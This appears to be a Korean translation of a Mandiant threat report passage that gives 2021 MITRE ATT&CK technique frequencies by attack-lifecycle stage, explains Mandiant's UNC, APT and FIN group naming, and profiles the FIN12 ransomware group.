2021년, Mandiant는 침입 사례의 절반 이상에서 탐지 및 후속 분석을 더욱 어렵게 만들 목적으로 파일 또는 정보에 암호화나 인코딩과 같은 난독화를 적용하고 있었다고 밝혔습니다(T1027).

또한 공격자는 추가 침입을 위해 정기적으로 커맨드나 스크립트 인터프리터를 사용했으며(T1059), 이러한 사례들 중 65%(전체 침입의 29%)는 PowerShell(T1059.001)을 계속해서 사용하고 있습니다.

조사된 사례의 37%에서 공격자들은 애플리케이션 계층 프로토콜(T1071)을 사용하여 통신했으며, 특히 그 중 87%(전체 조사의 32%)는 HTTP 및 HTTPS와 같은 웹 프로토콜을 사용했습니다.

Mandiant 전문가들 공격자들이 조사된 사례의 32%에서 시스템 정보(T1082)에 대한 검색 작업을 수행하고, 또한 조사된 사례의 32%에서 파일 또는 디렉토리 정보(T1083)를 검색하는 것을 관찰했습니다. 이와 유사하게, 조사된 사례의 32%에서 공격자들은 호스트(T1070)의 지표를 삭제했으며, 이 중 85%(전체 조사된 사례의 27%)는 파일 삭제와 관련이 있습니다.

2020년과 유사하게 2021년에도 공격자들은 추가 침입을 피해자 환경에서 이용할 수 있는 것을 최대한 활용하고자 하는 의지를 보여주었습니다. 이는 특히 공격자들이 웹 프로토콜, PowerShell, 시스템 서비스 및 원격 데스크톱을 얼마나 자주 사용했는지에서 분명하게 나타납니다. 기업은 환경 보안을 통해 일반적인 기술의 편리성과 접근성 사이의 균형을 유지해야 합니다.

발견 빈도가 가장 높은 상위 10개 기술

1.	T1027: 난독화된 파일 또는 정보	51.4%
2.	T1059: 커맨드 및 스크립트 인터프리터	44.9%
3.	T1071: 애플리케이션 계층 프로토콜	36.8%
4.	T1082: 시스템 정보 검색	31.8%
5.	T1083: 파일 및 디렉터리 검색	31.7%
6.	T1070: 호스트의 지표 제거	31.7%
7.	T1055: 프로세스 주입	28.5%
8.	T1021: 원격 서비스	27.4%
9.	T1497: 가상화/샌드박스 회피	26.9%
10.	T1105: 인그레스 툴 전송	26.5%
	T1569: 시스템 서비스	26.5%

발견 빈도가 가장 높은 상위 5대 하위 기술

1.	T1071.001: 웹 프로토콜	32.0%
2.	T1059.001: PowerShell	29.4%
3.	T1070.004: 파일 삭제	27.1%
4.	T1569.003: 서비스 실행	26.5%
5.	T1021.001: 원격 데스크톱 프로토콜	23.4%

표적 빈도가 높은 기술, 2021년

Mandiant 표적 공격 라이프사이클과 관련된 MITRE ATT&CK 기술, 2021년

표적 공격 라이프사이클

MITRE ATT&CK 프레임워크

20.00%	100.00%
10.00%	19.99%
5.00%	9.99%
2.00%	4.99%
0.00%	1.99%

Mandiant 표적 공격 라이프사이클은 사이버 공격자가 공격을 수행하는 데 사용하는 예측 가능한 이벤트 순서입니다. 더 자세한 정보는 다음에서 확인하시기 바랍니다. https://www.mandiant.com/resources/targeted-attack-lifecycle

초기 정찰

정찰

능동적 스캐닝	0.8%	T1595.002: 취약점 스캐닝	0.5%
		T1595.001: IP 차단 스캐닝	0.3%

리소스 개발

T1588: 역량 획득	16.0%	T1588.003: 코드 서명 인증서	15.5%
		T1588.004: 디지털 인증서	0.5%
T1608: 스테이지 역량	12.9%	T1608.003: 디지털 인증서 설치	9.2%
		T1608.005: 링크 표적	3.5%
		T1608.004: 드라이브바이 표적	0.2%
		T1608.001: 멀웨어 업로드	0.2%
		T1608.002: 툴 업로드	0.2%
T1583: 인프라 확보	9.4%	T1583.003: 가상 사설 서버	9.4%
T1584: 침해 인프라	3.4%		
T1587: 역량 개발	1.7%	T1587.003: 디지털 인증서	0.9%
		T1587.002: 코드 서명 인증서	0.8%

초기 침해

초기 액세스

T1190: 공개 이용 애플리케이션 익스플로잇	25.8%		
T1195: 공급망 공격	11.1%	T1195.002: 소프트웨어 공급망 침해	11.1%
T1133: 외부 원격 서비스	8.8%		
T1566: 피싱	8.6%	T1566.001: 스피어피싱 첨부 파일	4.3%
		T1566.002: 스피어피싱 링크	3.5%
T1078: 유효한 계정	6.3%		
T1189: 드라이브바이 침해	4.3%		
T1199: 신뢰 관계	0.6%		

표적 공격 라이프사이클

MITRE ATT&CK 프레임워크

20.00%	100.00%
10.00%	19.99%
5.00%	9.99%
2.00%	4.99%
0.00%	1.99%

거점 확보

지속성

T1053: 예약된 작업	15.8%	T1053.005: 예약된 작업	13.5%
		T1053.003: Cron	0.5%
		T1053.001: At (Linux)	0.2%
T1505: 서버 소프트웨어 구성 요소	14.0%	T1505.003: 웹 셸	14.0%
		T1505.004: IIS 구성 요소	0.5%
T1543: 시스템 프로세스 생성 또는 변경	13.1%	T1543.003: Windows 서비스	12.8%
		T1543.002: 시스템화된 서비스	0.5%
T1133: 외부 원격 서비스	8.8%		
T1098: 계정 조작	8.3%	T1098.001: 추가 클라우드 크리덴셜	0.6%
		T1098.002: 이메일 위임 권한 교환	0.6%
		T1098.004: SSH 승인받은 키	0.6%
T1547: 부팅 또는 로그온 자동 시작 실행	6.9%	T1547.001: 레지스트리 실행 키/시작 폴더	5.5%
		T1547.009: 바로가기 수정	1.4%
		T1547.004: Winlogon Helper DLL	0.6%
		T1547.006: 커널 모듈 및 연장	0.2%
T1136: 계정 생성	6.3%	T1136.001: 로컬 계정	1.5%
		T1136.002: 도메인 계정	0.8%
		T1136.003: 클라우드 계정	0.5%
T1574: 실행 플로우 하이재킹	4.2%	Lore T1574.011: 서비스 레지스트리 권한 약점	3.4%
		T1574.002: DLL 사이드로딩	0.9%
		T1574.001: DLL 검색 순서 하이재킹	0.3%
		T1574.008: 검색 순서 하이재킹에 의한 경로 차단	0.2%
T1546: 이벤트 트리거 실행	2.8%	T1546.003: Windows 관리 도구 이벤트 구독	1.4%
		T1546.008: 사용성 관련 기능	0.9%
		T1546.007: Netsh Helper DLL	0.3%
		T1546.010: AppInit DLL	0.2%
		T1546.001: 기본 파일 결합 변경	0.2%
		T1546.015: 구성 요소 개체 모델 하이재킹	0.2%
		T1546.012: 이미지 파일 실행 옵션 주입	0.2%
		T1546.002: 스크린 세이버	0.2%
T1197: BITS 작업	0.8%		
T1037: 부팅 또는 로그온 초기화 스크립트	0.5%	T1037.001: 로그온 스크립트(Windows)	0.2%
		T1037.003: 네트워크 로그온 스크립트	0.2%
		T1037.004: RC 스크립트	0.2%
T1556: 인증 프로세스 변경	0.3%	T1556.003: 플러그형 인증 모듈	0.3%
T1554: 클라이언트 소프트웨어 바이너리 침해	0.2%		

표적 공격 라이프사이클

MITRE ATT&CK 프레임워크

20.00%	100.00%
10.00%	19.99%
5.00%	9.99%
2.00%	4.99%
0.00%	1.99%

권한 상승

권한 상승

T1055: 프로세스 주입	28.5%	T1055.003: 실행되는 스레드 하이재킹	2.8%
		T1055.001: 동적 링크 라이브러리 주입	1.1%
		T1055.004: 비동기 절차 호출	0.9%
		T1055.012: 프로세스 공동화	0.8%
		T1055.002: PE(Portable Executable) 파일 주입	0.2%
T1053: 예약된 작업	15.8%	T1053.005: 예약된 작업	13.5%
		T1053.003: Cron	0.5%
		T1053.001: At (Linux)	0.2%
T1543: 시스템 프로세스 생성 또는 변경	13.1%	T1543.003: Windows 서비스	12.8%
		T1543.002: 시스템화된 서비스	0.5%
T1134: 액세스 토큰 조작	12.2%	T1134.001: 토큰 모방/도용	6.3%
		T1134.002: 토큰으로 프로세스 생성	0.2%
T1547: 부팅 또는 로그온 자동 시작 실행	6.9%	T1547.001: 레지스트리 실행 키/시작 폴더	5.5%
		T1547.009: 바로가기 수정	1.4%
		T1547.004: Winlogon Helper DLL	0.6%
		T1547.006: 커널 모듈 및 연장	0.2%
T1078: 유효한 계정	6.3%		
T1574: 실행 플로우 하이재킹	4.2%	T1574.011: 서비스 레지스트리 권한 약점	3.4%
		T1574.002: DLL 사이드로딩	0.9%
		T1574.001: DLL 검색 순서 하이재킹	0.3%
		T1574.008: 검색 순서 하이재킹에 의한 경로 차단	0.2%
T1546: 이벤트 트리거 실행	2.8%	T1546.003: Windows 관리 도구 이벤트 구독	1.4%
		T1546.008: 사용성 관련 기능	0.9%
		T1546.007: Netsh Helper DLL	0.3%
		T1546.010: AppInit DLL	0.2%
		T1546.001: 기본 파일 결합 변경	0.2%
		T1546.015: 구성 요소 개체 모델 하이재킹	0.2%
		T1546.012: 이미지 파일 실행 옵션 주입	0.2%
		T1546.002: 스크린 세이버	0.2%
T1548: 권한 상승 제어 메커니즘 남용	2.2%	T1548.002: 사용자 계정 제어 우회	2.0%
		T1548.001: Setuid 및 Setgid	0.2%
T1484: 도메인 정책 수정	0.8%	T1484.001: 그룹 정책 수정	0.8%
T1037: 부팅 또는 로그온 초기화 스크립트	0.5%	T1037.001: 로그온 스크립트(Windows)	0.2%
		T1037.003: 네트워크 로그온 스크립트	0.2%
		T1037.004: RC 스크립트	0.2%
T1068: 권한 상승을 위한 익스플로잇	0.3%		

표적 공격 라이프사이클

MITRE ATT&CK 프레임워크

20.00%	100.00%
10.00%	19.99%
5.00%	9.99%
2.00%	4.99%
0.00%	1.99%

내부 정찰

정보 검색

T1082: 시스템 정보 검색	31.8%		
T1083: 파일 및 디렉터리 검색	31.7%		
T1497: 가상화/샌드박스 회피	26.9%	T1497.001: 시스템 점검	17.7%
		T1497.003: 시간 기반 회피	3.4%
T1012: 쿼리 레지스트리	21.1%		
T1033: 시스템 관리자/사용자 검색	19.1%		
T1057: 프로세스 검색	18.9%		
T1016: 시스템 네트워크 구성 검색	16.9%	T1016.001: 인터넷 연결 검색	0.6%
T1518: 소프트웨어 검색	16.8%	T1518.001: 보안 소프트웨어 검색	0.3%
T1087: 계정 검색	13.7%	T1087.002: 도메인 계정	2.3%
		T1087.001: 로컬 계정	1.4%
		T1087.004: 클라우드 계정	0.2%
		T1087.003: 이메일 계정	0.2%
T1482: 도메인 트러스트 검색	8.2%		
T1069: 권한 그룹 검색	8.2%	T1069.002: 도메인 그룹	2.0%
		T1069.001: 로컬 그룹	1.1%
		T1069.003: 클라우드 그룹	0.2%
T1007: 시스템 서비스 검색	8.0%		
T1010: 애플리케이션 윈도우 검색	6.5%		
T1135: 공유 네트워크 검색	6.2%		
T1049: 시스템 네트워크 연결 정보 검색	6.2%		
T1614: 시스템 위치 검색	3.8%	T1614.001: 시스템 언어 검색	3.8%
T1018: 원격 시스템 검색	2.6%		
T1046: 네트워크 서비스 스캐닝	2.0%		
T1580: 클라우드 인프라 검색	0.8%		
T1124: 시스템 시간 검색	0.6%		
T1040: 네트워크 스니핑	0.3%		
T1201: 암호 정책 검색	0.3%		
T1538: 클라우드 서비스 대시보드	0.2%		
T1526: 클라우드 서비스 검색	0.2%		
T1619: 클라우드 스토리지 개체 검색	0.2%		
T1120: 주변 장치 검색	0.2%		

표적 공격 라이프사이클

MITRE ATT&CK 프레임워크

20.00%	100.00%
10.00%	19.99%
5.00%	9.99%
2.00%	4.99%
0.00%	1.99%

내부망 내 이동

내부망 내 이동

T1021: 원격 서비스	27.4%	T1021.001: 원격 데스크톱 프로토콜	23.4%
		T1021.004: SSH	4.8%
		T1021.002: SMB/Windows 관리자 공유	4.0%
		T1021.005: VNC	0.5%
		T1021.006: Windows 원격 관리	0.2%
T1550: 대체 인증 자료 사용	0.8%	T1550.002: 해시 전달	0.5%
		T1550.001: 애플리케이션 액세스 토큰	0.2%
		T1550.003: 티켓 전달	0.2%
T1570: 측면 툴 전송	0.6%		
T1534: 내부 스피어피싱	0.5%		

표적 공격 라이프사이클

MITRE ATT&CK 프레임워크

20.00%	100.00%
10.00%	19.99%
5.00%	9.99%
2.00%	4.99%
0.00%	1.99%

지속성 유지

지속성

T1053: 예약된 작업	15.8%	T1053.005: 예약된 작업	13.5%
		T1053.003: Cron	0.5%
		T1053.001: At (Linux)	0.2%
T1505: 서버 소프트웨어 구성 요소	14.0%	T1505.003: 웹 셸	14.0%
		T1505.004: IIS 구성 요소	0.5%
T1543: 시스템 프로세스 생성 또는 변경	13.1%	T1543.003: Windows 서비스	12.8%
		T1543.002: 시스템화된 서비스	0.5%
T1133: 외부 원격 서비스	8.8%		
T1098: 계정 조작	8.3%	T1098.001: 추가 클라우드 크리덴셜	0.6%
		T1098.002: 이메일 위임 권한 교환	0.6%
		T1098.004: SSH 승인받은 키	0.6%
T1547: 부팅 또는 로그온 자동 시작 실행	6.9%	T1547.001: 레지스트리 실행 키/시작 폴더	5.5%
		T1547.009: 바로가기 수정	1.4%
		T1547.004: Winlogon Helper DLL	0.6%
		T1547.006: 커널 모듈 및 연장	0.2%
T1136: 계정 생성	6.3%	T1136.001: 로컬 계정	1.5%
		T1136.002: 도메인 계정	0.8%
		T1136.003: 클라우드 계정	0.5%
T1574: 실행 플로우 하이재킹	4.2%	T1574.011: 서비스 레지스트리 권한 약점	3.4%
		T1574.002: DLL 사이드로딩	0.9%
		T1574.001: DLL 검색 순서 하이재킹	0.3%
		T1574.008: 검색 순서 하이재킹에 의한 경로 차단	0.2%
T1546: 이벤트 트리거 실행	2.8%	T1546.003: Windows 관리 도구 이벤트 구독	1.4%
		T1546.008: 사용성 관련 기능	0.9%
		T1546.007: Netsh Helper DLL	0.3%
		T1546.010: AppInit DLL	0.2%
		T1546.001: 기본 파일 결합 변경	0.2%
		T1546.015: 구성 요소 개체 모델 하이재킹	0.2%
		T1546.012: 이미지 파일 실행 옵션 주입	0.2%
		T1546.002: 스크린 세이버	0.2%
T1197: BITS 작업	0.8%		
T1037: 부팅 또는 로그온 초기화 스크립트	0.5%	T1037.001: 로그온 스크립트(Windows)	0.2%
		T1037.003: 네트워크 로그온 스크립트	0.2%
		T1037.004: RC 스크립트	0.2%
T1556: 인증 프로세스 변경	0.3%	T1556.003: 플러그형 인증 모듈	0.3%
T1554: 클라이언트 소프트웨어 바이너리 침해	0.2%		

표적 공격 라이프사이클

MITRE ATT&CK 프레임워크

20.00%	100.00%
10.00%	19.99%
5.00%	9.99%
2.00%	4.99%
0.00%	1.99%

공격 목적 달성

정보 수집

T1560: 저장된 수집 데이터	13.8%	T1560.001: 유틸리티를 통한 수집	4.0%
		T1560.002: 라이브러리를 통한 수집	1.1%
T1056: 입력 캡처	7.5%	T1056.001: 키로깅	7.5%
T1213: 정보 리포지토리의 데이터	6.9%	T1213.003: 코드 리포지토리	1.1%
		T1213.002: Sharepoint	1.1%
		T1213.001: Confluence	0.3%
T1074: 스테이징 데이터	4.6%	T1074.001: 로컬 데이터 스테이징	3.8%
		T1074.002: 원격 데이터 스테이징	1.5%
T1115: 클립보드 데이터	4.3%		
T1113: 화면 캡처	3.8%		
T1114: 이메일 수집	2.0%	T1114.002: 원격 이메일 수집	1.1%
		T1114.001: 로컬 이메일 수집	0.3%
		T1114.003: 이메일 전달 규칙	0.2%
T1039: 네트워크 공유 드라이브의 데이터	1.1%		
T1530: 클라우드 스토리지 개체의 데이터	0.9%		
T1005: 로컬 시스템의 데이터	0.5%		
T1119: 자동화된 수집	0.2%		
T1602: 구성 리포지토리의 데이터	0.2%	T1602.002: 네트워크 장치 구성 덤프	0.2%

유출

T1567: 웹 서비스를 통한 유출	3.1%	T1567.002: 클라우드 스토리지로 유출	0.9%
		T1567.001: 코드 리포지토리로 유출	0.2%
T1020: 자동 유출	1.1%		
T1041: C2 채널을 통해 유출	0.6%		
T1030: 데이터 전송 크기 제한	0.2%		
T1048: 대체 프로토콜을 통한 유출	0.2%		

피해

T1486: 침해 대상 데이터 암호화	22.6%		
T1489: 서비스 중단	11.5%		
T1529: 시스템 셧다운/재부팅	4.9%		
T1490: 시스템 복구 억제	3.2%		
T1496: 리소스 하이재킹	3.2%		
T1485: 데이터 파기	2.8%		
T1565: 데이터 조작	0.5%	T1565.001: 저장된 데이터 조작	0.5%
T1531: 계정 액세스 삭제	0.3%		
T1491: 변조	0.2%	T1491.002: 외형 변조	0.2%
T1561: 디스크 와이핑	0.2%	T1561.002: 디스크 구조 와이핑	0.2%

표적 공격 라이프사이클

MITRE ATT&CK 프레임워크

20.00%	100.00%
10.00%	19.99%
5.00%	9.99%
2.00%	4.99%
0.00%	1.99%

공격 라이프사이클

크리덴셜 액세스

T1003: OS 크리덴셜 덤핑	9.8%	T1003.001: LSASS 메모리	4.3%
		T1003.003: NTDS	3.7%
		T1003.002: 보안 계정 관리자	1.4%
		T1003.008: /etc/passwd 및 /etc/shadow	1.2%
		T1003.006: DCSync	0.8%
		T1003.004: LSA Secrets	0.2%
T1056: 입력 캡처	7.5%	T1056.001: 키로깅	7.5%
T1552: 무방비 상태의 크리덴셜	4.0%	T1552.004: 개인 키	1.4%
		T1552.002: 레지스트리 내 크리덴셜	1.1%
		T1552.001: 파일로 저장된 크리덴셜	0.6%
		T1552.006: 그룹 정책 기본 설정	0.6%
		T1552.003: Bash 기록	0.5%
		T1552.005: 클라우드 인스턴스 메타데이터 API	0.3%
T1558: Kerberos 티켓 도용 또는 위조	2.5%	T1558.003: 커버로스팅(Kerberoasting)	2.0%
		T1558.004: AS-REP 로스팅	0.3%
		T1558.001: 골든 티켓	0.2%
T1555: 저장된 비밀번호의 계정	2.0%	T1555.003: 웹 브라우저의 크리덴셜	1.4%
		T1555.005: 암호 관리자	0.5%
		T1555.004: Windows Credential Manager	0.2%
T1110: 무차별 대입	3.7%	T1110.001: 암호 추측	1.2%
		T1110.003: 암호 스프레이	0.9%
		T1110.004: 크리덴셜 스터핑	0.5%
T1111: 2단계 인증 차단	1.1%		
T1539: 웹 세션 쿠키 도용	0.8%		
T1187: 강제 인증	0.5%		
T1556: 인증 프로세스 변경	0.3%	T1556.003: 플러그형 인증 모듈	0.3%
T1040: 네트워크 스니핑	0.3%		
T1606: 웹 크리덴셜 위조	0.2%	T1606.001: 웹 쿠키	0.2%

커맨드 및 제어

T1071: 애플리케이션 계층 프로토콜	36.8%	T1071.001: 웹 프로토콜	32.0%
		T1071.004: DNS	8.2%
		T1071.002: 파일 전송 프로토콜	0.3%
T1105: 인그레스 툴 전송	26.5%		
T1573: 암호화 채널	14.3%	T1573.002: 비대칭 암호화 방식	13.7%
		T1573.001: 대칭 암호화 방식	0.6%
T1095: 비 애플리케이션 계층 프로토콜	12.8%		
T1090: 프록시	6.2%	T1090.003: 멀티홉 프록시	3.5%
		T1090.004: 도메인 프론팅	0.8%
		T1090.001: 내부 프록시	0.2%
T1572: 프로토콜 터널링	4.5%		
T1568: 동적 해상도	3.4%	T1568.002: 도메인 생성 알고리즘	3.4%
T1219: 원격 액세스 소프트웨어	1.4%		
T1102: 웹 서비스	1.1%	T1102.001: 데드 드롭 리졸버	0.2%
T1132: 데이터 인코딩	0.8%	T1132.001: 표준 인코딩	0.8%
T1001: 데이터 난독화	0.5%	T1001.002: 스테가노그라피(Steganography)	0.2%
T1008: 대체 채널	0.2%		

표적 공격 라이프사이클

MITRE ATT&CK 프레임워크

20.00%	100.00%
10.00%	19.99%
5.00%	9.99%
2.00%	4.99%
0.00%	1.99%

보안 회피

T1027: 난독화된 파일 또는 정보	51.4%	T1027.005: 툴에서 지표 제거	9.8%
		T1027.002: 소프트웨어 패킹	5.4%
		T1027.003: 스테가노그라피(Steganography)	3.4%
		T1027.004: 사후 컴파일	0.5%
T1070: 호스트의 지표 제거	31.7%	T1070.004: 파일 삭제	27.1%
		T1070.006: 타임스톰프(Timestomp)	6.5%
		T1070.001: Windows 이벤트 로그 삭제	3.7%
		T1070.005: 공유 네트워크 연결 제거	1.7%
		T1070.002: Linux 또는 Mac 시스템 로그 지우기	0.5%
		T1070.003: 커맨드 기록 지우기	0.3%
T1055: 프로세스 주입	28.5%	T1055.003: 실행되는 스레드 하이재킹	2.8%
		T1055.001: 동적 링크 라이브러리 주입	1.1%
		T1055.004: 비동기 절차 호출	0.9%
		T1055.012: 프로세스 공동화	0.8%
		T1055.002: PE(Portable Executable) 파일 주입	0.2%
T1497: 가상화/샌드박스 회피	26.9%	T1497.001: 시스템 점검	17.7%
		T1497.003: 시간 기반 회피	3.4%
T1140: 파일 또는 데이터 복호화/디코딩	23.5%		
T1112: 레지스트리 수정	22.3%		
T1564: 아티팩트 숨김	20.2%	T1564.003: 숨겨진 창	18.9%
		T1564.008: 이메일 숨기기 규칙	0.9%
		T1564.004: NTFS 파일 속성	0.3%
T1553: 신뢰 기능 무력화	15.5%	T1553.002: 코드 서명	15.5%
T1620: 반사 코드 로딩	13.5%		
T1562: 보안 약화	13.4%	T1562.001: 툴 비활성화 또는 변경	9.1%
		T1562.004: 시스템 방화벽 비활성화 또는 변경	5.7%
		T1562.003: 커맨드 기록 로그 손상	0.5%
		T1562.008: 클라우드 로그 비활성화	0.3%
		T1562.007: 클라우드 방화벽 비활성화 또는 변경	0.2%
T1134: 액세스 토큰 조작	12.2%	T1134.001: 토큰 모방/도용	6.3%
		T1134.002: 토큰으로 프로세스 생성	0.2%
T1202: 간접 커맨드 실행	8.2%		
T1078: 유효한 계정	6.3%		
T1218: 서명된 바이너리 프록시 실행	5.4%	T1218.011: Rundll32	3.4%
		T1218.005: Mshta	0.6%
		T1218.010: Regsvr32	0.6%
		T1218.007: Msiexec	0.5%
		T1218.002: 제어판	0.3%
		T1218.003: CMSTP	0.2%

표적 공격 라이프사이클

MITRE ATT&CK 프레임워크

20.00%	100.00%
10.00%	19.99%
5.00%	9.99%
2.00%	4.99%
0.00%	1.99%

T1574: 실행 플로우 하이재킹	4.2%	T1574.011: 서비스 레지스트리 권한 약점	3.4%
		T1574.002: DLL 사이드로딩	0.9%
		T1574.001: DLL 검색 순서 하이재킹	0.3%
		T1574.008: 검색 순서 하이재킹에 의한 경로 차단	0.2%
T1480: 실행 가드레일	3.7%	T1480.001: 환경 키잉	0.2%
T1036: 가장	3.2%	T1036.005: 실제 이름 또는 위치 대조	0.6%
		T1036.007: 이중 파일 확장자	0.3%
		T1036.003: 시스템 유틸리티 이름 바꾸기	0.3%
T1548: 권한 상승 제어 메커니즘 남용	2.2%	T1548.002: 사용자 계정 제어 우회	2.0%
		T1548.001: Setuid 및 Setgid	0.2%
T1222: 파일 및 디렉터리 권한 변경	1.7%	T1222.001: Windows 파일 및 디렉터리 권한 변경	0.6%
		T1222.002: Linux 및 Mac 파일 및 디렉터리 권한 변경	0.5%
T1197: BITS 작업	0.8%		
T1484: 도메인 정책 수정	0.8%	T1484.001: 그룹 정책 수정	0.8%
T1550: 대체 인증 자료 사용	0.8%	T1550.002: 해시 전달	0.5%
		T1550.001: 애플리케이션 액세스 토큰	0.2%
		T1550.003: 티켓 전달	0.2%
T1127: 신뢰할 수 있는 개발자 유틸리티 프록시 실행	0.5%	T1127.001: MSBuild	0.5%
T1556: 인증 프로세스 변경	0.3%	T1556.003: 플러그형 인증 모듈	0.3%
T1578: 클라우드 컴퓨팅 인프라 변경	0.3%	T1578.002: 클라우드 인스턴스 생성	0.3%
		T1578.003: 클라우드 인스턴스 삭제	0.2%
T1014: 루트킷	0.3%		

실행

T1059: 커맨드 및 스크립트 인터프리터	44.9%	T1059.001: PowerShell	29.4%
		T1059.003: Windows 커맨드 셸	11.2%
		T1059.005: Visual Basic	4.0%
		T1059.006: Python	3.4%
		T1059.007: JavaScript	1.8%
		T1059.004: Unix Shell	1.5%
T1569: 시스템 서비스	26.5%	T1569.002: 서비스 실행	26.5%
T1053: 예약된 작업	15.8%	T1053.005: 예약된 작업	13.5%
		T1053.003: Cron	0.5%
		T1053.001: At (Linux)	0.2%
T1204: 사용자 실행	5.8%	T1204.001: 악성 링크	3.4%
		T1204.002: 악성 파일	2.5%
T1047: Windows 관리 도구	4.0%		
T1203: 클라이언트 실행을 위한 익스플로잇	2.0%		
T1559: 프로세스 간 통신	0.8%	T1559.001: 구성 요소 개체 모델	0.5%
T1129: 공유 모듈	0.6%		

주목할 만하고 최근 분류된 위협 그룹


위협 클러스터의 'APT' 또는 'FIN' 그룹분류 방법

Mandiant 분석가는 Mandiant 침해 사고 대응 업무, Managed Defense 조사 및 보안 제품 원격측정(telemetry)과 같은 다양한 소스를 통해 위협 활동 데이터를 검토하고 주목할 만한 클러스터를 식별해 냅니다. 초기 Mandiant 보고에서는 공식 이름 대신 '이란 스파이 활동 공격자로 의심'과 같은 일반적인 설명으로 이러한 소규모 활동 클러스터가 언급될 수 있습니다. 시간이 지나면서 일부 클러스터는 새로운 위협 활동 또는 클러스터의 전술, 기술 및 절차(TTP)에 대한 통찰력을 제공하는 지속적인 연구에서 얻은 데이터를 기반으로 확장합니다. 활동을 기존 공격자 또는 그룹으로 즉시 분류할 근거 데이터가 충분하지 않은 경우, Mandiant는 새롭게 식별된 활동을 추적하기 위해 미분류(UNC) 위협 클러스터를 생성합니다.

UNC란 공격 인프라(adversary infrastructure), 툴 및 스파이 기법 등의 가시적 아티팩트를 포함하는 사이버 활동의 클러스터를 말합니다. UNC 그룹은 하나의 침해 사고 사례를 통해서도 종종 발견되는 특성으로 정의되기도 합니다. 예를 들어, 일반적인 특성은 공격자 제어 도메인에 연결되는 멀웨어 샘플입니다. Mandiant 리포팅에서는 일반적으로 특정 UNC를 언급하지만, 오래된 그룹의 경우 'TEMP.Reaper'와 같은 임시 그룹명을 사용할 수 있습니다.

위협 클러스터에 대한 지식이 충분히 추적되면 Mandiant는 확립된 Mandiant 명명 규칙을 기반으로 체계적이고 심층적인 연구 프로젝트를 수행하여 최종적으로 공식적인 명칭을 할당합니다. 지능형 지속 공격(APT) 그룹은 일반적으로 스파이 활동에 중점을 두는 반면, 금전적 이익 추구(FIN) 그룹은 랜섬웨어 배포, 결제 카드 데이터 도용 및 업무용 이메일 사기와 같은 방법을 사용하는 운영을 통해 수익을 창출하는 범죄자로 구성됩니다.

2021년에 Mandiant는 기존에 추적된 TEMP 그룹 중 공격 그룹 두 곳을 FIN 그룹으로 승격시켰습니다. 또한 상당한 관심을 가질 필요가 있는 새로운 UNC 그룹을 발표했습니다.



FIN12, 고가치 표적에 대한 랜섬웨어 배포 속도를우선순위로 지정

FIN12는 적어도 2018년 10월부터 시작된 활발한 RYUK 랜섬웨어 공격의 배후에 있는 금전적 이익을 노리는 위협 그룹입니다. 우리는 FIN12가 피해자 환경에 대한 초기 액세스를 얻는 데 있어 파트너에게 의존한다는 강한 확신을 가지고 있기 때문에 FIN12에 대한 Mandiant의 정의는 침해 후 활동으로 한정됩니다. 다른 랜섬웨어 공격자들이 널리 사용하는 전술인 데이터 도용 및 갈취를 수행하는 대신 FIN12는 속도를 우선시하는 것을 보입니다. FIN12 그룹의 잦은 활동은 FIN12 침해 사고에서 대규모 데이터 유출이 별로 없었다는 점에 기인한 것이 거의 확실해 보입니다. 2020년 9월부터 2021년 9월 사이의 FIN12 침입은 Mandiant에서 수행한 랜섬웨어 침해 사고 대응 조사의 거의 20%를 차지했습니다.

초기 액세스를 위한 파트너십

FIN12가 기업에 대한 초기 액세스 권한을 얻기 위해 긴밀한 파트너십에 의존하는 것으로 보이지만, FIN12 그룹이 피해자 선택에 어느 정도 의견이 있는 것은 거의 확실해 보입니다. FIN12는 주로 고수익 기업을 표적으로 삼습니다. 다른 랜섬웨어 공격자들과 다르게 이 그룹은 의료 분야의 기업을 자주 표적 기업으로 삼았습니다. FIN12가 압도적으로 북미 지역에 위치한 기업을 표적으로 삼아왔지만, 지역적인 표적이 확대되고 있다는 근거 데이터가 있습니다.

역사적으로 FIN12는 TRICKBOT과 연관된 공격자들과 긴밀한 파트너십을 유지해 왔습니다. 2020년 3월 이전 FIN12와 관련된 모든 사고는 TRICKBOT 감염에서 획득한 액세스 권한을 활용했습니다. 그러나 2020년 3월 말부터 2020년 8월 말까지의 활동이 중단된 후, FIN12는 파트너십을 다각화한 것으로 보이며, 공격의 볼륨과 효율성을 높이기 위해 다른 공격자의 툴과 서비스를 찾고 있을 수 있습니다. 2020년 9월 FIN12는 Mandiant가 UNC2053으로 추적한 BAZARLOADER 감염을 통해 획득한 액세스로 전환했습니다. Mandiant는 공통 인프라, 코드 서명 인증서, 드로퍼 및 배포 TTP의 사용을 포함하여, UNC2053과 TRICKBOT 작업 간에 수많은 중복이 있는 것을 관찰했습니다. Mandiant는 BAZARLOADER 및 TRICKBOT이 공통 공격자들의 지시 하에 개발되었을 가능성이 있다고 생각합니다.

